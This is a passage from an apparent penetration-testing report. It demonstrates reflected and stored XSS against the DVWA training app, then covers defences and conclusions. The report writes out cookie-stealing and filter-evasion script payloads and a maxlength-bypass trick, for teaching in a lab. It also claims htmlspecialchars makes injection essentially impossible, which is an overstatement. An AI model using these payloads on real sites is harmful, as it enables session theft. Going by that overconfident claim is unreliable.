<scr <script> ipt> alert(document.cookie) </script >




Figure 59:Finding the cookies using XSS

Getting information for Session ID may be dangerous as the adversaries could succussed on accessing the user credentials and getting access into the website.

The Session Hijacking attack is one of the most popular that tries to find out the Session ID information and use it to login into a webserver. Usually the users that are logged in into a web page are manipulated by clicking into malicious links that transfer the session ID to the hackers. In the next step the hacker could use the same session ID of a regular user to access a web application (server will think that a regular user is being authenticated) .

Advanced XSS attacks

Almost all professional websites apply sanitization to check any vulnerable insertion script into their input fields. The following example shows the result of testing malicious code into DVWA web page.The script code tested is the same with the previous example :

<scr <script> ipt> alert(document.cookie) </script >

The output is not satisfying because the script code is filtered and recognized just as simple text input, not a JavaScript code.

Figure 60: Advanced XSS scripting

Analyzing the code used to develop this website will point us to a component : htmlspecialchars($_GET['name']) , which converts any special character such as : < , > , & , " ; into simple HTML text. From this statement is understandable that the usage of <script> tag is not anymore possible due to special characters(< , >) going to be recognized as a simple HTML.

Reflected XSS Source

```
<?php

if(!array_key_exists ("name", $_GET) || $_GET['name'] == NULL || $_GET['name'] == ''){

 $isempty = true;

} else {

 echo '<pre>';
 echo 'Hello ' . htmlspecialchars($_GET['name']);
 echo '</pre>';

}

?>
```

Figure 61:Checking the code to bypass

Bypassing htmlspecialchars function ?

Bypassing this function is still impossible that's why it is recommended to implement the same function in any website as a prevention measure for possible cross site scripting attacks.

Note: Check the following link for a complete guide of potential scripting codes: https://cheatsheetseries.owasp.org/cheatsheets/XSS_Filter_Evasion_Cheat_Sheet.html

Simulation 13: Stored XSS attack

In this attack the malicious script is saved into the server side of the application, and the same is executed any time the website is loaded/used.

The simulation begins with the low security level for the Stored Cross Site Scripting attack on DVWA website. Entering Name and Message and clicking the button **Sign GuestBook** will show the saved valued into server side. Reloading the webpage will run the same information as it is saved into the server' database.




Figure 62: Testing stored XSS attack

The second image shows the result of reloading/refreshing the website several times. The same output will be duplicated and shown into the web application even there is no input data inserted. The reason is related with the configuration made into web application that saves the data into database.




Figure 63: Results of testing a XSS code

Testing the malicious script into one of the text fields will result on showing the alert within the JavaScript code, but what is most important the same alert is going to be executed anytime the website is reloaded.




Figure 64:Result of using a simple script

The input values entered are:

Name: user1

Message: <script> alert("Hello user1") </script>

Stored XSS attack for a secure website

The second simulation for the stored Cross Site Scripting Attack will be performed into a more secure webpage (the security level is set to medium). This time the webpage has limited the values to be used within the Message text field using the .htmlspechialchars() function.

Despite the security measures we may face in one of the input fields , a good security tester has to check all possible input values and injection locations. Therefore a malicious script will be tested in the Name* input field.

Since this input field doesn't allow more than 10 characters, we are constraint to change the number of usable characters using Inspection elements tool. As it is displayed in the image the maxlength size is changed from 10 to 100 characters (the line highlighted in blu).




Figure 65:Stored XSS attack

The result of inserting a vulnerable script that shows the session id of the website is remarkable because the session ID will be displayed each time a user reloads the website. Thus there is no need to make changes in the HTML file for changing the size of input field or to re-insert the malicious code.




Figure 66:Result of a Stored XSS attack

Preventing Cross Site Scripting attacks

The process of protecting a web page form malicious scripting values starts with the sanitization for any inserted value by a user. In the above examples it was obvious that the lack of validation input' functions will make the website vulnerable to any simple script. In the other hand by using secure methods such as htmlspechialchars() used into Php programming , will make almost impossible any successful scripting injection into application.

Another successful method is by applying some of algorithms used in the artificial intelligence approach. The implementation of AI algorithms such as : Random Forest (RF), Logistic Regression (LR), k-Nearest Neighbors (k- NN), and Support Vector Machine (SVM) algorithms to discover and classify XSS attack was found to have a good performance in detection of XSS attacks.

A successful implemented approach is by having a combination of Firewalls, IDS and IPS together. This method named in some studies WAIDPFS combined with AI algorithms for detecting and preventing Cross-Site Scripting demonstrated with high performance in real-time detection and prevention by automatically defending web server**.** (Hsing-Chung Chen et al., 2021)

Conclusions

The lack of control and misconfigurations in system networks and applications is being the primary reason of having a huge number of successful attacks into these systems. Through this project we tried to give a guideline for all Information Technology specialists on the ways how they can test the security of their systems using some free, open-source testing tools.

Starting with a network scan of all possible flaws into our network components beginning from a simple smartphone to servers, would be a good approach of limiting the area of possible harmful attacks performed by inside or outside adversaries. In addition we have to mention that a so-looked "simple" network and system problem, may be the starting point for a disastrous attack on systems resources.

The security of password for authentication or implementation of other authentication events is being an important issue taking into consideration the huge number of broken authentication access problems realized mostly though the usage of Brute Force Attacks. These type of attacks may be mitigated by applying the right authentication policies to any of the systems used by the simple users such as : two step verification, strong passwords etc. The simulation made by using Brute Force tools into Kali Linux illustrated the risk of not having a secure authentication, a process that could be easy if the attacker reveals more information for the victim through the reconnaissance process.

Injection vulnerabilities were some of the main causes for accessing the non authorized information into web applications or just destroying them. SQL Injection have been and is currently a harmful injection attack, and as it is tested through this project simulations, it could breach the security of system in few minutes if the necessary measurements are not applied.

The same injection flaws could be a security issue if malicious scripts are used into web applications which don't have any filtering or protection regulation. Cross Site Scripting was found to be successful in many websites which have not applied security functions and controls in their back or front end code. The protection process starts with a good planning during the coding phase, continuing with the testing of application for vulnerabilities in advance to the deployment phase , ending with regular continuous testing and patching through the whole life cycle of the application.

These testing simulations are just a starting point of a long process of securing our data and maintaining our systems, although this doesn't mean our systems are absolutely secured, that's why additional, updated policies and testing procedures must be performed continuously because:

" Security is a process, not a product…"

- Bruce Schneier (Cryptographer, computer security professional, Harvard Kennedy School)

References

Acunetix.com. (2022). *sql injection*. Retrieved from https://www.acunetix.com/websitesecurity/sql-injection/

Borges, E. (2020, May 26). *nmap vulnerability scan*. Retrieved from securitytrails: https://securitytrails.com/blog/nmap-vulnerability-scan

Constantin, L. (2020, April 10). *What are vulnerability scanners and how do they work?* Retrieved from csoonline: https://www.csoonline.com/article/3537230/what-are-vulnerability-scanners-and-how-do-they-work.html

crowdstrike. (2021, March 11). *Brute Force Attacks*. Retrieved from crowdstrike: https://www.crowdstrike.com/cybersecurity-101/brute-force-attacks/

D'Silva, K., Vanajakshi, J., & al., e. (2017). An Effective Method for Preventing SQL Injection Attack and Session Hijacking. *2nd IEEE International Conference On Recent Trends in Electronics Information & Communication Technology (RTEICT),* (pp. 697-702). India: RTEICT.

Gantenbein, K. (2020, October 13). *SQL Injection Attacks: What Are They and How to Detect Them*. Retrieved from extrahop: https://www.extrahop.com/company/blog/2020/sqli-attacks-definition-and-how-to-protect-against-them/

Goel, A. (2019, December 1). *A Beginner's Guide to SQL Injection*. Retrieved from betterprogramming.pub: https://betterprogramming.pub/a-beginners-guide-to-sql-injection-163c1ad2257f

Hannah, K. (2021, September). *brute force attacks*. Retrieved from techtarget: https://www.techtarget.com/searchsecurity/definition/brute-force-cracking

Horan, M. (2019, September 4). *How Does an FTP Server Work and What are Its Benefits?* Retrieved from ftptoday: https://www.ftptoday.com/blog/how-does-an-ftp-server-work-the-benefits

Hsing-Chung Chen et al. (2021). Detection and Prevention of Cross-site Scripting Attack with Combined Approaches. (pp. 1-4). (ICEIC): 2021 International Conference on Electronics, Information, and Communication (ICEIC) .

Inga Goddijin, Cyber Risk Security Team . (2021). *2020 Q3 Report Data Breach Quick View .* Risk Based Security .

Jevtic, G. (2020, March 23). *17 Best Vulnerability Assessment Scanning Tools*. Retrieved from phoenixnap.com: https://phoenixnap.com/blog/vulnerability-assessment-scanning-tools#:~:text=Nmap%20is%20one%20of%20the,in%20single%20or%20multiple%20networks.

Jothi K.R. , Sarvana Balaji, Abhinadan Amajan. (2021). An Efficient SQL Injection Detection System Using Deep Learning . *2021 International Conference on Computational Intelligence and Knowledge Economy (ICCIKE)* (pp. 442 - 446). Dubai : Amity University Dubai.

Kali.org. (2021, November 4). *About Kali Linux*. Retrieved from kali.org: https://www.kali.org/docs/introduction/what-is-kali-linux/

Kali.org. (2022, February 10). *Hydra Usage*. Retrieved from kali.org: https://www.kali.org/tools/hydra/#:~:text=Hydra%20is%20a%20parallelized%20login,access%20to%20a%20system%20remotely.

Kohnfelder, L. (2022, January). SQL Injection Attacks.

Lanaro, S. (2021, February 21). *FTP Enumeration Guide*. Retrieved from https://steflan-security.com/ftp-enumeration-guide/

Limei Ma, Yijun Gao, Cheng Ghao, Dongmei Ghao. (2019). Research on SQL Injection Attack and Prevention Technology Based on Web. *2019 International Conference on Computer Network, Electronic and Automation (ICCNEA)* (pp. 176-181). IEEE.

ORACLE. (2022, March). *mysql.com*. Retrieved from mysql.com: https://dev.mysql.com/doc/apis-php/en/apis-php-function.mysql-real-escape-string.html#:~:text=mysql_real_escape_string%20calls%20MySQL's%20library%20function,sending%20a%20query%20to%20MySQL.

OWASP. (2021). *SQL_Injection_Prevention_Cheat_Sheet*. Retrieved from https://cheatsheetseries.owasp.org/cheatsheets/SQL_Injection_Prevention_Cheat_Sheet.html

OWASP Top Ten. (2022). Retrieved from immuniweb: https://www.immuniweb.com/resources/owasp-top-ten/

Petters, J. (2020, March 29). *What is Metasploit? The Beginner's Guide*. Retrieved from www.varonis.com: https://www.varonis.com/blog/what-is-metasploit

Portswigger. (2021). *SQL injection*. Retrieved from portswigger.com: https://portswigger.net/web-security/sql-injection/union-attacks

Rapid7. (2021, December). *Metasploitable 2 Exploitability Guide*. Retrieved from rapid7: https://docs.rapid7.com/metasploit/metasploitable-2-exploitability-guide/

Sqlmap.org. (2022, February). *sqlmap*. Retrieved from https://sqlmap.org/

Sullo, C. (2022, January). *Nikto 2*. Retrieved from cirt.net: https://cirt.net/Nikto2

Techdocs. (2021). *Attack Signatures* . Retrieved from techdocs: https://techdocs.f5.com/kb/en-us/products/big-ip_asm/manuals/product/asm-bot-and-attack-signatures-13-0-0/1.html#:~:text=Attack%20signatures%20are%20rules%20or,associated%20with%20your%20security%20policy.

Thesecurityblogger. (2015, November 25). *Understanding Rainbow Tables*. Retrieved from thesecurityblogger: https://www.thesecurityblogger.com/understanding-rainbow-tables/

Tools, C. (2021, June 27). *Vulnerability Scanning Tools*. Retrieved from hjpatel.in: https://hjpatel.in/cyber-tools/f/best-vulnerability-assessment-scanning-tools

Tucakov, D. (2020, July 2). *What is a Brute Force Attack? Types & Examples*. Retrieved from phoenixnap: https://phoenixnap.com/blog/brute-force-attack

Vojtko, M. (2021, February 12). *Everything You Need to Know About Cross-Site Scripting Attacks*. Retrieved from thesslstore: https://www.thesslstore.com/blog/everything-you-need-to-know-about-cross-site-scripting-attacks/

Walker, M. (2022). *CEH Certified Ethical Hacker All-in-One Exam Guide, Fifth Edition, 5th Edition.* McGraw Hill.

Table of Figures: